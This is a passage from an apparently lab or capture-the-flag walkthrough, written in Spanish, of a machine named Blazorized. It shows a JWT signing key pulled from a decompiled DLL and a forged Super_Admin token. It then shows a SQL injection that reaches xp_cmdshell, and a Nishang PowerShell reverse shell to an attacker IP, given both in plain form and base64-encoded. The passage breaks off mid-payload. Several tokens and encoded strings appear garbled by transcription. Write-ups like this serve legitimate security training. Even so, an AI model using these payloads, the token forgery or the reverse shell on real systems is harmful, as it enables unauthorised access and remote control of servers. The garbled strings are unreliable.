6 Accept-Encoding: gzip, deflate, br
7 Referer: http://blazorized.htb/
8 authorization: Bearer
eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NiZWZlcWVxb2FwLmVyZ3cyYmDA1A1zL2lkZW50aXRSL2NsYWwlcy9ybWVmfGFKZjH3L2M3Mi0JzdXB1cmFkbWludGQJSXpvcml6ZWQwaHRiIiwiaHR0cDovLnNjaGVtYSYXMubWUi,cjcm9zb2Z0LmNvbS9Scy8yMDAA1A2L2lkZW50aXRSL2NsYWwlcy9yb2xlIjpib1Bvc3Rxd0lfdf9BBGwiLCJDYXRRL2Z9ayAwVzXOdldf9BBGwiXSXiZWhtwIjoXNzcwNzwYwHjg4L2Cjc3Mi0JodHRwOi8vYXBpLnR5YXpvcml6ZWQwaHRiIiwiaXNjaGVtYSYXMubWUiOjoiHR0cDovLnZwawS5biGF6b3JpemVmhOmYiJ9.k8BtdlyLMENFnFS5AoAV6xXRluOKewTJ5jkxNatJ9SL4Unj61EoaAPP6AKqfiFoXy0e8GIulhAni6IUvQ
9 Origin: http://blazorized.htb
10 Connection: keep-alive
11 Priority: u=4
```

Otra petición a `/categories`:

```
OPTIONS /categories HTTP/1.1
Host: api.blazorized.htb
```

Request

	Pretty	Raw	Hex
1	OPTIONS /categories HTTP/1.1		
2	Host: api.blazorized.htb		
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0		
4	Accept: */*		
5	Accept-Language: en-US,en;q=0.5		
6	Accept-Encoding: gzip, deflate, br		
7	Access-Control-Request-Method: GET		
8	Access-Control-Request-Headers: authorization		
9	Referer: http://blazorized.htb/		
10	Origin: http://blazorized.htb		
11	Connection: keep-alive		
12	Priority: u=4		
13			
14			

Otra petición GET a `/categories`:

```
GET /categories HTTP/1.1
Host: api.blazorized.htb
```

[illegible]

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Content-Type: application/json
3 Server: Microsoft-IIS/10.0
4 Access-Control-Allow-Origin: *
5 Date: Tue, 10 Feb 2026 15:57:07 GMT
6 Content-Length: 12160
7
8 {
  "Posts":[
    {
      "ID":"1c391f9c-fd3e-4d86-b966-9a3e5d7e3d28",
      "Title":"Active Directory",
      "MarkdownContent":
        "Below are links to projects and posts relating AD red-teaming:\r\n\r\n- https://github.com/Group3r/Group3r\r\n- https://github.com/Leo4j/Amnesiac\r\n- https://github.com/JPG0mez/ADCSync\r\n- https://github.com/Processus-Thief/HEKATOMB\r\n- https://github.com/Mazars-Tech/AD_Miner\r\n- https://github.com/Almond0ffSec/PassTheCert\r\n- https://github.com/synacktiv/ntdissector\r\n- https://github.com/Hackndo/pyGPOAbuse\r\n- https://exploit.ph/external-trusts-are-evil.html\r\n- https://github.com/SecuraBV/Timeroast\r\n- https://github.com/SadProcessor/CypherDog\r\n- https://mayfly277.github.io/",
      "CategoryID":"9a445790-f7e8-4351-8cf4-46fcae383eec"
    },
    {
      "ID":"07e6eeae-7e59-40ff-a4fa-b1ea98b1b5d4",
      "Title":"Active Directory",
      "MarkdownContent":
        "Below are links to projects and posts relating AD blue-teaming:\r\n\r\n- https://github.com/lkarlslund/Adalanche\r\n- https://github.com/FalconForceTeam/FalconHound\r\n- https://github.com/csababarta/ntdsxtract\r\n- https://github.com/adrecon/ADRecon",
      "CategoryID":"d8f945f9-2d12-4691-acfb-a9cef2f9b23c"
    },
    {
      "ID":"efd307ef-cbeb-4b38-8ccb-4a2dfc4d09a9",
      "Title":"arXiv",
      "MarkdownContent":
        "[arXiv](https://arxiv.org/) is among the best websites (**usenix.org** tops it) to stay up to date with the latest research papers from all around the globe. They have a range of research subjects, including those belonging to:\r\n\r\n- "
    }
  ]
}
```

Además en cada petición vemos un token de autorización:

iaHR0cDovL2FwaS5ibGF6b3JpemVkLmh0YiJ9.k8BtidyLzMEFnF5AoEsaV6xXRUo0KEwtJ5jkx
NatJ95L4NjUy61EoaAPP6a6KqfiFoXgY0e8GIu1hAni6IuVQ

Lo desciframos en la web de jwt.io.

Resultado:


```
{
  "alg": "HS512",
  "typ": "JWT"
}
{
  "http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddress":
  "superadmin@blazorized.htb",
  "http://schemas.microsoft.com/ws/2008/06/identity/claims/role": [
    "Posts_Get_All",
    "Categories_Get_All"
  ],
  "exp": 1770760288,
  "iss": "http://api.blazorized.htb",
  "aud": "http://api.blazorized.htb"
}
```

Vemos un correo: `superadmin@blazorized.htb`.

10. Deserialización y Reverse Engineering

10.1 Análisis de Tráfico Blazor

Interceptando peticiones en el subdominio de admin, en el panel de login, vemos una petición con lo que parecen ser datos serializados:



Buscamos si existe alguna extensión en Burp Suite que lo pueda deserializar: `blazor`.

Resultado: Encontramos uno que se llama **Blazor Traffic Processor**.

Name	Author	Rating	Popularity	Installed	Last u
Blazor Traffic Pro...	Will Rabb, Aon's C...	★★★★☆	—		10 sep

Lo instalamos y enviamos el contenido serializado a la extensión:

Lo deserializamos y vemos una estructura en JSON:

Utilizamos la herramienta **AvaloniaILSpy**


(<https://github.com/icsharpcode/AvaloniaILSpy>).

Lo ejecutamos: `./artifacts/linux-x64/ILSpy`

Subimos el archivo DLL y analizamos el código.

Vemos la clave secreta del JWT:

```
private static readonly string jwtSymmetricSecurityKey =  
"8697800004ee25fc33436978ab6e2ed6ee1a97da699a53a53d96cc4d08519e185d14727ca18728  
bf1efcde454eea6f65b8d466a4fb6550d5c795d9d9176ea6cf021ef9fa21ffc25ac40ed80f4a447  
3fc1ed10e69eaf957cfc4c67057e547fadfca95697242a2fffb21461e7f554caa4ab7db07d2d897e  
7dfbe2c0abbaf27f215c0ac51742c7fd58c3cbb89e55ebb4d96c8ab4234f2328e43e095c0f55f79  
704c49f07d5890236fe6b4fb50dcd770e0936a183d36e4d544dd4e9a40f5ccf6d471bc7f2e53376  
893ee7c699f48ef392b382839a845394b6b93a5179d33db24a2963f4ab0722c9bb15d361a34350a  
002de648f13ad8620750495bfff687aa6e2f298429d6c12371be19b0daa77d40214cd6598f595712  
a952c20eddaae76a28d89fb15fa7c677d336e44e9642634f32a0127a5bee80838f435f163ee9b61  
a67e9fb2f178a0c7c96f160687e7626497115777b80b7b8133cef9a661892c1682ea2f67dd8f899  
3c87c8c9c32e093d2ade80464097e6e2d8cf1ff32bdbcd3dfd24ec4134fef2c544c75d5830285f5  
5a34a525c7fad4b4fe8d2f11af289a1003a7034070c487a18602421988b74cc40eed4ee3d4c1bb7  
47ae922c0b49fa770ff510726a4ea3ed5f8bf0b8f5e1684fb1bccb6494ea6cc2d73267f6517d209  
0af74ceded8c1cd32f3617f0da00bf1959d248e48912b26c3f574a1912ef1fcc2e77a28b53d0a";
```



```

private static SigningCredentials GetSigningCredentials()
{

}

public static string GenerateTemporaryJWT(long expirationDurationInSeconds = 60L)
{

}

public static string GenerateSuperAdminJWT(long expirationDurationInSeconds = 60L)
{
    //IL_0010: Unknown result type (might be due to invalid IL or missing references)
    //IL_001a: Expected O, but got Unknown
    //IL_0025: Unknown result type (might be due to invalid IL or missing references)
    //IL_002f: Expected O, but got Unknown
    //IL_0063: Unknown result type (might be due to invalid IL or missing references)
    //IL_0069: Expected O, but got Unknown
    //IL_0069: Unknown result type (might be due to invalid IL or missing references)
    try
    {
        List<Claim> obj = new List<Claim>();
        obj.Add(new Claim("http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddress", superAdminEmailClaimValue));
        obj.Add(new Claim("http://schemas.microsoft.com/ws/2008/06/identity/claims/role", superAdminRoleClaimValue));
        List<Claim> val = obj;
        string text = issuer;
        string text2 = adminDashboardAudience;
        SigningCredentials signingCredentials = GetSigningCredentials();
        System.DateTime? dateTime = System.DateTime.get_UtcNow().AddSeconds((double)expirationDurationInSeconds);
        JwtSecurityToken val2 = new JwtSecurityToken(text, text2, (System.Collections.Generic.IEnumerable<Claim>)val, (System.DateTime?)null, dateTime, signingCredentials);
        return ((SecurityTokenHandler)new JwtSecurityTokenHandler()).WriteToken((SecurityToken)(object)val2);
    }
    catch (System.Exception)
    {
        throw;
    }
}

public static bool VerifyJWT(string jwt)
{
}

```

Vemos los valores y un nuevo campo que puede ser el rol:

```
private static readonly string superAdminRoleClaimValue = "Super_Admin";
```

Además vemos el formato para generar el jwt.

11. Forjado de JWT y Acceso Admin

Nos forjamos un nuevo JWT usando Python.

Parte 1: Generar fecha de expiración

```

from time import time
int(time() + 60*60*24*10)

```

Resultado: 1771609792

Parte 2: Generar Token

```

import jwt

data = {
    "http://schemas.xmlsoap.org/ws/2005/05/identity/claims/emailaddress":
    "superadmin@blazorized.htb",
    "http://schemas.microsoft.com/ws/2008/06/identity/claims/role":
    "Super_Admin",
    "iss": "http://api.blazorized.htb",
    "aud": "http://api.blazorized.htb",
    "exp": 1771609792
}


```

```
jwt.encode(data, secret, algorithm='HS512')
```


eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzZ2FwLm9yZy93cy8yMDA1LzA1L2lkZW50aXR5L2NsYWltcy9lbWFPbGZkZHZJL3M1OiJzdXB1cmFkbWluQGJsYXpvcml6ZWQuaHRiIiwiaHR0cDovL3NjaGVtYXMuYm91cm9zb2Z0LmNvbS93cy8yMDA4LzA2L2lkZW50aXR5L2NsYWltcy9yb2x1IjoiaU3VwZXJfQWRtaW4iLCJpc3MiOiJodHRwOi8vYXB1cmJsYXpvcml6ZWQuaHRiIiwiaXVvIjoiaHR0cDovL2FwaS5ibGF6b3JpemVkLmh0YiIsImV4cCI6MTc3MTYwOTc1Mn0.dscXlAEXM_f14-Il8lh7R74jc8DkCDCNJoYHTRHC0-N_s78l1Ft_thMWHBDxHgYzyBYJePGyQH5uBphE7THZQ

A screenshot of the Chrome DevTools Storage panel. The left sidebar shows the 'Storage' tab selected, with 'Local Storage' expanded. The main panel displays a table of storage items. The first item has a key 'jwt' and a value that is a long JWT token. The URL bar at the top shows 'http://admin.blazored.htb'.

Recargamos la página y accedemos al panel exitosamente.




Vemos numerosos apartados, entre ellos Manage Post, Manage Categories.



12. Explotación: SQL Injection a RCE

12.1 Pruebas de SSTI (Server Side Template Injection)

Probamos a crear un post nuevo, añadiendo `{{ 7 * 7 }}` :



Super Admin Panel

Manage Posts

Create Posts

Check Duplicate Post Titles

Manage Categories

Create Categories

Check Duplicate Category Names

Create Post

Post Title

caca

Post Markdown

culo {{ 7 * 7 }}

Category ID

None (Stand-alone Post)

Create Post →

Built with ❤️ using Blazor Server

Resultado: Post Created Successfully, with ID "1e6884fd-e099-413c-a025-18a1a834dc8f" !

Buscamos el post concreto y no interpreta el SSTI:

1e6884fd-e099-413c-a025-18a1a834dc8f	caca	culo {{ 7 * 7 }}	No Category (Stand-alone Post)
--------------------------------------	------	------------------	--------------------------------

Hay un buscador de títulos, buscamos el post creado: caca

Resultado: One Post already has the title "caca".

⚠ One Post already has the title "caca". ✕

Currently, Blazorized allows Duplicate Post Titles. Therefore, you can use the form below to check if a title has been used.

Check Duplicate Post Titles

Post Title


Check Duplicate Post Title →

12.2 Inyección SQL

Probamos a realizar inyecciones SQL en el buscador.

Comando: `caca' or 1=1-- -`

Resultado: `There are 14 Posts with the title "caca' or 1=1-- -"!`



Nos interpreta que hay 14 posts en vez de 1, confirmando la inyección.

12.3 Ejecución de Comandos (xp_cmdshell)

Como es un Microsoft SQL validamos si está habilitado `xp_cmdshell` enviándonos un ping a la vez, para ver si hay conectividad.

Para ello, esnifamos el tráfico entrante.

Comando (Atacante): `tcpdump -i tun0 icmp -n`

Comando (Payload): `caca'; EXEC xp_cmdshell "ping 10.10.14.195"-- -`

Resultado:

```
18:50:38.137376 IP 10.129.119.133 > 10.10.14.195: ICMP echo request, id 1, seq 93, length 40
```

Hay conectividad.

12.4 Reverse Shell

Preparamos una reverse shell.

Listener: `rlwrap nc -nlvp 443`

One liner Nishang (PowerShell): `$client = New-Object System.Net.Sockets.TCPClient('10.10.14.195',443);$stream = $client.GetStream(); [byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String);$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte =`

```
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```

Lo convertimos a un formato legible por windows (Base64 UTF-16LE).

Comando: `cat rev.ps1 | iconv -t utf-16le | base64 -w 0`

Resultado:

```
JABjAGwAaQBLAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABLAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBLAG4AdAAoACcAMQAwAC4AMQA0AC4AMQA5ADUAJwAsADQANAAzACkA0wAkAHMAAdABYAGUAYQBtACAAPQAgACQAYwBsAGkAZQBwAHQALgBHAAGUAdABTAHQAcgBLAGEAbQAoACkA0wBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABLAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABLAHMAAAGADAALAAGACQAYgB5AHQAZQBzAC4ATABLAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACKAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABLAHgAdAAuAEEAUwBDAEKASQBFAG4AYwBvAGQAaQBuAGcAKQAuAECZQB0AFMAAdABYAGkAbgBnACgAJABiAHkAdABLAHMAAAGwACwAIAAKAGkAKQA7ACQAcwBLAG4AZABiAGEAYwBrACAAPQAgACgAaQBLAHgAIAAKAGQAYQB0AGEAIAAyAD4AJgAxACAAFAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgACAAPQAgACQAcwBLAG4AZABiAGEAYwBrACAkAgACcAUABTACAAJwAgACsAIAAoAHAAdwBkACKALgBQAGEAdABoACAAKwAgACcAPgAgACcA0wAkAHMAZQBwAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABLAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoA0gBBAFMAQwBJAEkAKQAuAECZQB0AEIAeQB0AGUAcwAoACQAcwBLAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQBu0AGUAKAAKAHMAZQBwAGQAYgB5AHQAZQAsADAALAaKAHMAZQBwAGQAYgB5AHQAZQAuAEwAZQBwAGcAdABoACKA0wAkAHMAAdABYAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBLAG4AdAAuAEMAbABvAHMAZQAoACKACgA=
```

Servicio web: `python3 -m http.server 80`

Ejecución de Reverse Shell (Payload): `caca'; EXEC xp_cmdshell 'powershell -e`

```
